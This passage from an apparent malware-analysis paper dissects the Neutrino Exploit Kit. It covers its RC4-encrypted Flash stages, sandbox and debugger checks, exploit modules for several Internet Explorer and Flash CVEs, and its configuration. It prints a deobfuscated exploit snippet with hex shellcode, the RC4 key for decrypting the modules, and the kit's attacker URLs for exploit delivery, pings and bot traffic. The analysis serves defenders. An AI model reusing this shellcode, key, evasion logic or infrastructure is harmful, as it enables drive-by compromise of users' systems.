


Figure 9 -Strings Decryption

Following that, it reads a 32-bit integer from *DefineBinaryData* tag 7 as illustrated in figure 10. This dword has the value of 0x3F (63). It then iterates over a loop and uses *method_3()* to read the size of each string and decrypts the byte stream inside the *DefineBinaryData* tag 7. This function will decrypt 63 strings.




Figure 10 - String protection

In summary *DefineBinaryData* tag 8 contains an array of nine 16-byte RC4 keys. *DefineBinaryData* tag 7 contains 63 (0x3f) RC4-encrypted strings. The first dword contains the total number of strings. Then each string starts with a dword that contains the size of the string, followed by the RC4-encrypted data. The RC4 decryption routine uses the 9 RC4 keys iteratively across the 63 strings. The decrypted strings are used on different parts of the code. One of its main purposes is to verify the properties of the system and runtime environment (Chechik, D. 2015).


3.3.2. System and runtime checks

In order to evade detection and thwart analysis the second stage Flash file contains many environmental checks that verify if the properties of the system and runtime environment are the right ones.

These checks are performed using a combination of the `ExternalInterface` class (*import flash.external.ExternalInterface*) and the `Capabilities` class (*import flash.system.Capabilities*). The goal of these checks are twofold. First to make the analysis more difficult and evade detection. Second is to select the appropriate exploit code to run.

Inside *Class_7* one could see the different checks. The code starts by verifying if the environment is running on a headless browser or inside a JavaScript engine. In addition, it verifies if it is running under a debugger.

Following that, more checks are performed using the following strings: `isPhantom`, `isNodeJS`, `isCouchJS`, `isRhino` and `isDebugger`. These strings come from the 63 strings that are encrypted on *DefineBinaryData* tag 7 and explained in the previous section. If some of these checks are successful, the code will not proceed. Then, it enumerates the different capabilities. Figure 10 shows a snippet of ActionScript code where these checks are performed. The ActionScript make use of the `ExternalInterface` class. Using this method ActionScript can call JavaScript functions, pass arguments and receive return values. This works vice-versa and makes the code very versatile (Adobe, 2015).



```

132 private final function method_22() : void
133 {
134     var _loc2:String = ExternalInterface.call(class_2.method_7(~1820302843));
135     var _loc0:String = ExternalInterface.call(class_2.method_7(~1820302818));
136     var _loc5:String = ExternalInterface.call(class_2.method_7(~1820302800));
137     var _loc1:Boolean = ExternalInterface.call(class_2.method_7(~1820302848));
138     var _loc9:Boolean = ExternalInterface.call(class_2.method_7(~1820302816));
139     var _loc3:Boolean = ExternalInterface.call(class_2.method_7(~1820302832));
140     var _loc7:Boolean = ExternalInterface.call(class_2.method_7(~1820302817));
141     var _loc6:Boolean = ExternalInterface.call(class_2.method_7(~1820302839));
142     var _loc4:String = ExternalInterface.call(class_2.method_7(~1820302831));
143     var _loc8:Boolean = ExternalInterface.call(class_2.method_7(~1820302808));
144     {
145         class_2.method_7(~1820302828):_loc4,
146         class_2.method_7(~1820302830):Font.enumerateFonts(true).length,
147         class_2.method_7(~1820302809):Capabilities.cpuArchitecture,
148         class_2.method_7(~1820302794):Capabilities.isDebugger,
149         class_2.method_7(~1820302842):Capabilities.playerType,
150         class_2.method_7(~1820302813):Capabilities.os,
151         class_2.method_7(~1820302807):Capabilities.language,
152         class_2.method_7(~1820302841):Capabilities.version,
153         class_2.method_7(~1820302834):Capabilities.screenColor,
154         class_2.method_7(~1820302802):Capabilities.screenDPI,
155         class_2.method_7(~1820302793):Capabilities.screenResolutionX,
156         class_2.method_7(~1820302794):Capabilities.screenResolutionY,
157         class_2.method_7(~1820302796):Capabilities.supports32BitProcesses,
158         class_2.method_7(~1820302797):Capabilities.supports64BitProcesses,
159         class_2.method_7(~1820302822):ExternalInterface.available,

```

Different checks performed by 2nd stage flash including Anti-Debugging

Figure 11 - Different checks performed by the code

If the checks performed are successful, the result passes on back to JavaScript who then by its turn sends this information back to the Neutrino server in a form of a ping (Chechik, D. 2015).

3.3.3. Exploit code decryption

The final stage of the malicious Flash file is to decrypt the exploit code. The malicious code is stored in the *DefineBinaryData* tag 1 to 6. The byte streams are RC4-encrypted. These byte streams contain 6 modules that exploit 5 different vulnerabilities. Figure 11 shows a snippet of code from *Class_7* that loads the different exploit modules after the system and runtimes checks have been performed.

```

76     var _loc5:class_9 = new class_9(this.var_11,this.var_12);
77     var _loc4:class_14 = new class_14(this.var_11,this.var_12);
78     var _loc3:class_13 = new class_13(this.var_11,this.var_12);
79     var _loc7:class_11 = new class_11(this.var_11,this.var_12);
80     var _loc6:class_10 = new class_10(this.var_11,this.var_12);
81     addChild(_loc6_);
82     var _loc2:class_12 = new class_12(this.var_11,this.var_12);
83     addChild(_loc2_);

```

Figure 12: Code that invokes the different exploit modules

The first module to be loaded is within *class_9*. This module is referenced as *nw18_html* and *pwn18*. This class invokes the RC4-encrypted byte stream from *DefineBinaryData* tag 1 and the RC4 key is retrieved from the list of encrypted strings within *DefineBinaryData* tag 7. After the decryption routine is complete, the data is then uncompressed using the algorithm that is also stored in the list of encrypted strings. These steps are illustrated in figure 13.




Figure 13 - Decryption of Exploit module

The decryption of this data can be automated using a Python script that reads the data in the *DefineBinaryData* tags and then decrypts it using RC4 algorithm with the key "qnigpeuktueb551166".

For the *DefineBinaryData* tag 1, 3, 5 and 6 the data needs to be uncompressed with Zlib. Figure 11 shows a snippet of the exploit code from the *nw18_html* module after decrypted and uncompressed.

```

1662 function l11I9(a, b) {
1663     l11Id(this, l11f_());
1664     this.M = l1;
1665     this.key = b;
1666     this.url = this.scope.Zc + this.scope.D[this.scope.kd][this.scope.Qc] + this.scope.Sd + l11IV(a);
1667 }
1668
1669 function EscapeHexString(a) {
1670     for (var b = "", c = 0; c < a.length; c += 2) {
1671         b = b + "%u00" + a.substr(c, 2);
1672     }
1673     return b;
1674 }
1675 l11I9.prototype.N = function() {
1676     if (this.M) {
1677         return this.M;
1678     }
1679     try {
1680         var a = unescape(EscapeHexString("EB125831C966B9CB04498034088485C9757F7FE0E8E9FFFFFD10D61074028D705D3B544E00FC4B40FC4880FC4880F840F"));
1681         this.ka = l11I0(a);
1682         var b = l11Ida(this.scope.Ua, l11IV("c17UA/vZT1HDBcA1M7Eytz4w/qmqQEg0"));
1683         this.Ib = l11I0(b);
1684         var c = l11Ida(this.scope.Ua, l11IV("c15q+/LZTwzG0/ii2/j80Dah"));
1685         this.Zb = l11I0(c);
1686         var d = l11Fa(this.scope.de, this.scope.ee,
1687             e = l11I0(this.url);
1688         l11IFa(this.ka, d, e);
1689         this.key && "null" != this.key && (d = l11IEa(this.scope.ie, this.scope.je), e = l11I0(this.key), l11IFa(this.ka, d, e));
1690     } catch (f) {
1691         return l1;
1692     }

```

Figure 14 - Exploit code nw18

The exploits contained in the second stage Flash file are outlined in the Appendix A. The exploit code used in nw18 is explained in detail in the Appendix B.

3.3.4. Configuration File

Within the first stage Flash file there is one *DefineBinaryData* tag which is passed to the second stage Flash file and then decrypted. In this sample, it's the *DefineBinaryData* tag *N*. As shown in figure 15. The code reads the byte stream from *DefineBinaryData* tag *N* and invokes function *_loc15_.ep*. This function is defined within the second stage. This technique is possible due to the SWF to SWF communication capability in AS3 (Systems, A. 2011, September 15).




Figure 15 - First stage flash passing arguments to the second stage.

Then through confusing code logic, the byte stream from the tag *N* ends up in *var_18*. Figure 14 shows the final step of decrypting this byte stream.




Figure 16 - Decryption of the Neutrino configuration

The first 3 bytes of the byte stream identify the size of the data to be decoded. In this case, 0x33, 0x64, 0x65. This value is converted to a string i.e., 3DE. Then the value is converted into decimal i.e., 990 bytes (O'Brien, D. 2015). Finally, these amounts of bytes are decrypted using RC4 and processed as a JSON string. Figure 14 shows a snippet of the decrypted data. Here we can see the different URL's used by the Exploit Kit. Each one of the URL's can be used to identify which exploit module was used.

```

{
  "link": {
    "pnw2": "http://wfmfdq.nonetib.top/grandfather/contact-36185922",
    "pnw6": "http://wfmfdq.nonetib.top/2012V07V06VperfectVshortVwaist-poet-hail-wound.html",
    "pnw7": "http://wfmfdq.nonetib.top/defendV1082877Vdrop-direct-potter-coin-person-brave-amuse-jerk-august",
    "pnw8": "http://wfmfdq.nonetib.top/campVkick-sprawl-21009673",
    "pnw18": "http://wfmfdq.nonetib.top/mannerV1638028Vbigger-annoy-entrance",
    "pnw19": "http://wfmfdq.nonetib.top/1980V02V14VplantVfloatVsportVbird-whenever-mansion-shave-hint-exhaust-happiness-whistle.html",
    "jsPing": "http://wfmfdq.nonetib.top/tellVsalt-awful-32289339",
    "flPing": "http://wfmfdq.nonetib.top/deepVY3Iram4",
    "bot": "http://wfmfdq.nonetib.top/wealthVdWI4dmps",
    "backUrl": ""
  },
  "exploit": {
    "nw2": {
      "enabled": true
    }
  }
}

```

Figure 17 - Neutrino Configuration

4. Further Research

Several areas could be of interest for further research in the context of analyzing Exploit Kits. First, exploration of the available options to perform automatic extraction of the Flash files using dynamic analysis. One option could be to extend the work performed by Timo Hirvonen on SULO in order to support a wide range of Flash version. To a certain extent this work has been started by Hiddencodes.

Another area could be a detailed study on the ability to perform automated deobfuscation of malicious JavaScript using headless browsers and toolkits like PhantomJS, NodeJS, CouchJS or Rhino.

5. Conclusion

All stages of the Neutrino Exploit Kit enforce different protection mechanisms that slow down analysis, prevent code reuse and evade detection. It begins with multiple layers of obfuscated JavaScript using junk code and string encoding that hides the code logic. Then it goes further by having multiple layer of encrypted Flash files with obfuscated ActionScript. The ActionScript is then responsible to invoke multiple exploits with encoded shellcode that download encrypted payload. In addition, the modular backend framework allows the threat actors to use different distribution mechanisms to reach victims globally. Based on this modular backend different filtering rules are enforced and different payloads can be delivered based on the victim Geolocation, browser and operating system. This complexity makes these threats a very interesting case study and difficult to defend against. Against these capable and dynamic threats, no single solution is enough. The best strategy for defending against this type of attacks is to understand them and to use a defense in depth strategy - multiple security controls at different layers.

6. References

- ActionScript 3.0 Reference for the Adobe Flash Platform. (2015). Retrieved January 18, 2016, from http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html
- ARROW: GenerAtingSignatuRes to Detect DRive-By DOWNloads
- B. Eshete, A. Alhuzali, M. Monshizadeh, V. N. Venkatakrishnan, P. Porras, V. Yegneswaran (2015) . EKHUNTER: A Counter-Offensive Toolkit for Exploit Kit Infiltration.
- Biasini, N. (2016, March 1). Cisco Talos Blog: Angler Attempts to Slip the Hook. Retrieved March 07, 2016, from <http://blog.talosintel.com/2016/03/angler-slips-hook.html>
- Caselden, D., Souffrant, C., & Jiang, G. (2015, March 23). Flash in 2015 « Threat Research. Retrieved January 15, 2016, from https://www.fireeye.com/blog/threat-research/2015/03/flash_in_2015.html
- CERT UK - Demystifying the exploit kit. (2015, December 14). Retrieved January 15, 2016, from <https://www.cert.gov.uk/resources/best-practices/demystifying-the-exploit-kit/>
- Chechik, D. (2015, December 28). Neutrino Exploit Kit - “ One Flash File to Rule Them All. Retrieved January 15, 2016, from <https://www.trustwave.com/Resources/SpiderLabs-Blog/Neutrino-Exploit-Kit—One-Flash-File-to-Rule-Them-All/>
- D. (n.d.). DoSWF - Professional Flash SWF Encryptor. Retrieved March 07, 2016, from <http://www.doswf.org/>
- D. K. (2015, July 10). CVE-2015-5122 - Second Adobe Flash Zero-Day in HackingTeam Leak « Threat Research. Retrieved January 21, 2016, from https://www.fireeye.com/blog/threat-research/2015/07/cve-2015-5122_-_seco.html

- De Maio, G., Kapravelos, A., Shoshitaishvili, Y., Kruegel, C., & Vigna, G. (2014). PEExy: The other side of Exploit Kits. Springer.
- F. L. (2015, March 02). Ads Gone Bad « Threat Research. Retrieved January 21, 2016, from https://www.fireeye.com/blog/threat-research/2015/03/ads_gone_bad.html
- H. S. (2009, June 19). Retrieving Kernel32's Base Address. Retrieved February 02, 2016, from http://blog.harmonysecurity.com/2009_06_01_archive.html
- Harvey, P. (n.d.). ExifTool by Phil Harvey. Retrieved March 07, 2016, from <http://www.sno.phy.queensu.ca/~phil/exiftool/>
- Hirvonen, T. (2014). Dynamic Flash Instrumentation For Fun And Profit. Retrieved February 02, 2016, from <https://www.blackhat.com/docs/us-14/materials/us-14-Hirvonen-Dynamic-Flash-Instrumentation-For-Fun-And-Profit.pdf>
- How to use F12 Developer Tools to Debug your Webpages. (n.d.). Retrieved February 08, 2016, from [https://msdn.microsoft.com/en-us/library/gg589507\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/gg589507(v=vs.85).aspx)
- Introduction Chrome V8. (n.d.). Retrieved February 08, 2016, from <https://developers.google.com/v8/intro>
- John, M., & Deepen, D. (2015, August 20). Zscaler Research: Neutrino Campaign Leveraging WordPress, Flash for CryptoWall. Retrieved January 15, 2016, from <http://research.zscaler.com/2015/08/neutrino-campaign-leveraging-wordpress.html>
- JSDetox A javascript malware analysis tool.(n.d.). Retrieved February 8, 2016, from <http://www.relentless-coding.com/projects/jsdetox/info>
- K. (2013, March 7). Malware don't need Coffee: Hello Neutrino ! (just one more Exploit Kit). Retrieved March 01, 2016, from <http://malware.dontneedcoffee.com/2013/03/hello-neutrino-just-one-more-exploit-kit.html>
- K. (2014, August 31). Angler EK : Now capable of "fileless" infection (memory malware). Retrieved March 01, 2016, from <http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html>

- K. (2014, November 21). Neutrino : The come back ! (or Job314 the Alter EK).
Retrieved January 15, 2016, from
<http://malware.dontneedcoffee.com/2014/11/neutrino-come-back.html>
- K. (2014, October 21). CVE-2014-0569 (Flash Player) integrating Exploit Kit. Retrieved January 21, 2016, from <http://malware.dontneedcoffee.com/2014/10/cve-2014-0569.html>
- K. (2015, August 11). Malware don't need Coffee: CVE-2015-2419 (Internet Explorer) and Exploits Kits. Retrieved January 21, 2016, from
<http://malware.dontneedcoffee.com/2015/08/cve-2014-2419-internet-explorer-and.html>
- K. (2015, July 11). CVE-2015-5122 (HackingTeam 0d two - Flash up to 18.0.0.203) and Exploit Kits. Retrieved January 21, 2016, from
<http://malware.dontneedcoffee.com/2015/07/cve-2015-5122-hackingteam-0d-two-flash.html>
- K. (n.d.). Protect SWF files from Flash decompilers. Retrieved March 07, 2016, from
<http://www.kindi.com/>
- Kogan, I. (n.d.). No|wrap.de - Flare. Retrieved March 07, 2016, from
<http://www.nowrap.de/flare.html>
- Messier, R. (2015). Operating System Forensics. Syngress.
- N. J. (n.d.). VUPEN Vulnerability Research Blog - Advanced Exploitation of Internet Explorer 10 on Windows 8 (CVE-2013-2551 / MS13-037 / Pwn2Own 2013). Retrieved January 21, 2016, from
https://web.archive.org/web/20150327031708/http://www.vupen.com/blog/20130522.Advanced_Exploitation_of_IE10_Windows8_Pwn2Own_2013.php
- O'Brien, D. (2015, March 1). Data Obfuscation: Now you see me... Now you don't... Retrieved January 15, 2016, from <http://malwageddon.blogspot.ch/2015/03/data-obfuscation-now-you-see-me-now-you.html>
- Oh, J. W. (2014, October 06). Playing with Adobe Flash Player Exploits and Byte Code. Retrieved March 07, 2016, from http://community.hpe.com/t5/Security-Research/Playing-with-Adobe-Flash-Player-Exploits-and-Byte-Code/ba-p/6505942#.Vt3WS_krK70

- P. P. (2015, July 11). Another Zero-Day Vulnerability Arises from Hacking Team Data Leak. Retrieved January 21, 2016, from <http://blog.trendmicro.com/trendlabs-security-intelligence/another-zero-day-vulnerability-arises-from-hacking-team-data-leak/>
- R. (2002, March). VX Heaven. Retrieved February 02, 2016, from <https://vxheaven.org/lib/vra06.html>
- R. F. (2014, November 11). IBM X-Force Researcher Finds Significant Vulnerability in Microsoft Windows. Retrieved January 21, 2016, from <http://securityintelligence.com/ibm-x-force-researcher-finds-significant-vulnerability-in-microsoft-windows/>
- Rajpal, M. S. (2014, December 04). CVE-2014-6332: Life is all Rainbows and Unicorns. Retrieved January 21, 2016, from <http://labs.bromium.com/2014/12/04/cve-2014-6332-life-is-all-rainbows-and-unicorns/>
- Rocha, L. (2015, January 13). Dynamic Malware Analysis with REMnux v5 – Part 1. Retrieved March 03, 2016, from <http://countuponsecurity.com/2015/01/13/dynamic-malware-analysis-with-remnux-v5-part-1/>
- S. S., & D. C. (2015, August 10). CVE-2015-2419 – Internet Explorer Double-Free in Angler EK « Threat Research. Retrieved January 21, 2016, from https://www.fireeye.com/blog/threat-research/2015/08/cve-2015-2419_inte.html
- SpiderMonkey.(n.d.). Retrieved February 08, 2016, from <https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey>
- Stock, B., Livshits, B., & Zorn, B. (2015). Kizzle: A Signature Compiler for Exploit Kits. Microsoft Research.
- Stokes, J., Andersen, R., Seifert, C., Chellapilla, K.: WebCop : locating neighborhoods of malware on the web. In: Proceeding of the 3rd USENIX Conference on Large-Scale Exploits and Emergent Threats (2010)
- Suri, H. (2015, September 17). Malware-Traffic-Analysis.net - 2015-09-17 - Guest blog entry by HardikSuri - A closer look at Neutrino EK. Retrieved January 15, 2016, from <http://www.malware-traffic-analysis.net/2015/09/17/index.html>

- Systems, A. (n.d.). How to load external SWF files for Adobe Flash Player. Retrieved March 30, 2016, from <https://helpx.adobe.com/flash/kb/load-external-swf-swf.html>
- Systems, A. (2011, September 15). SWF to SWF Communication when both swfs use actionscript 3.0. Retrieved March 30, 2016, from http://kb2.adobe.com/community/publishing/918/cpsid_91887.html
- Uhley, P. (n.d.). Adobe SWF Investigator. Retrieved March 07, 2016, from <http://labs.adobe.com/technologies/swfinvestigator/>
- V. D., A. I., & D. V. (2015, April 22). How exploit packs are concealed in a Flash object. Retrieved February 02, 2016, from <https://securelist.com/analysis/publications/69727/how-exploit-packs-are-concealed-in-a-flash-object/>
- Van Overveldt, T., Kruegel, C., & Vigna, G. (2012). FlashDetect: ActionScript 3 malware detection.
- Villas, M. (n.d.). Shellcode_tools. Retrieved March 07, 2016, from https://github.com/MarioVilas/shellcode_tools
- Wang, G., Stokes, J. W., Herley, C., & Felstead, D. (2006). Detecting malicious landing pages in Malware Distribution Networks.
- White, A. (2009). Chapter 23. In JavaScript Programmer's Reference 1st Edition. Wrox.
- Wressnegger, C., Yamaguchi, F., Arp, D., & Rieck, K. (2015). Analyzing and Detecting Flash-based Malware using Lightweight Multi-Path Exploration.
- Zeltser, L. (n.d.). SANS FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques.
- Zhang, J., Seifert, C., Stokes, J.W., Lee, W.: Arrow: Generating signatures to detect drive-by downloads. In: WWW (2011)

7. Appendix A – Exploit Arsenal

The exploit arsenal available in Neutrino Exploit Kit consists of five (5) exploits weaponized in a Flash file.

The decrypted data from the *DefineBinaryData* tag 3 (nw2_html) contains code to exploit CVE-2013-2551. This exploit has a CVSS score of 9.3 and exploits a Use-after-free vulnerability in Microsoft Internet Explorer 6 through 10. This vulnerability was initially discovered by VUPEN and demonstrated during the Pwn2Own contest at CanSecWest in 2013 (N.J). After the detailed post from VUPEN, different exploit kits started to adopt it. According to the NTT Global Threat Intelligence Report 2015, this highly reliable exploit made its way to the top of being one of the most popular exploits used across all Exploit Kits today.

The decrypted data from *DefineBinaryData* tag 5 (nw7_html) contains code to exploit CVE-2014-6332. This exploit has a CVSS score of 9.3 and exploits the Windows OLE Automation Array. The IBM X-Force research team initially discovered this vulnerability. (R. F. 2014). This vulnerability got the code name of unicorn bug because of its extreme rarity due to the wide range of Microsoft operating systems and browser versions it impacts (Rajpal, M. S. 2014).

Inside the decrypted data from *DefineBinaryData* tag 6 (nw8_html) contains exploit code for CVE-2015-2419. This exploit has a CVSS score of 9.3 and is known as the JScript9 Memory Corruption Vulnerability. Vectra Networks originally discovered it. This exploit was first adopted by the Angler Exploit Kit (S. S., & D. C. 2015) and soon after adopted by Neutrino (K. 2015).

In the interior of the *DefineBinaryData* tag 4 (nw6.swf) there is code to exploit CVE-2014-0569. This exploit has a CVSS score of 10 and is known as integer overflow vulnerability in Adobe Flash cas3. The exploit was disclosed through the ZDI program

who then reported the vulnerability to Adobe (F. L. 2015, March 02). After the release of the patch, the vulnerability was reversed and adopted by the different Exploit Kits (K. 2014, October 21).

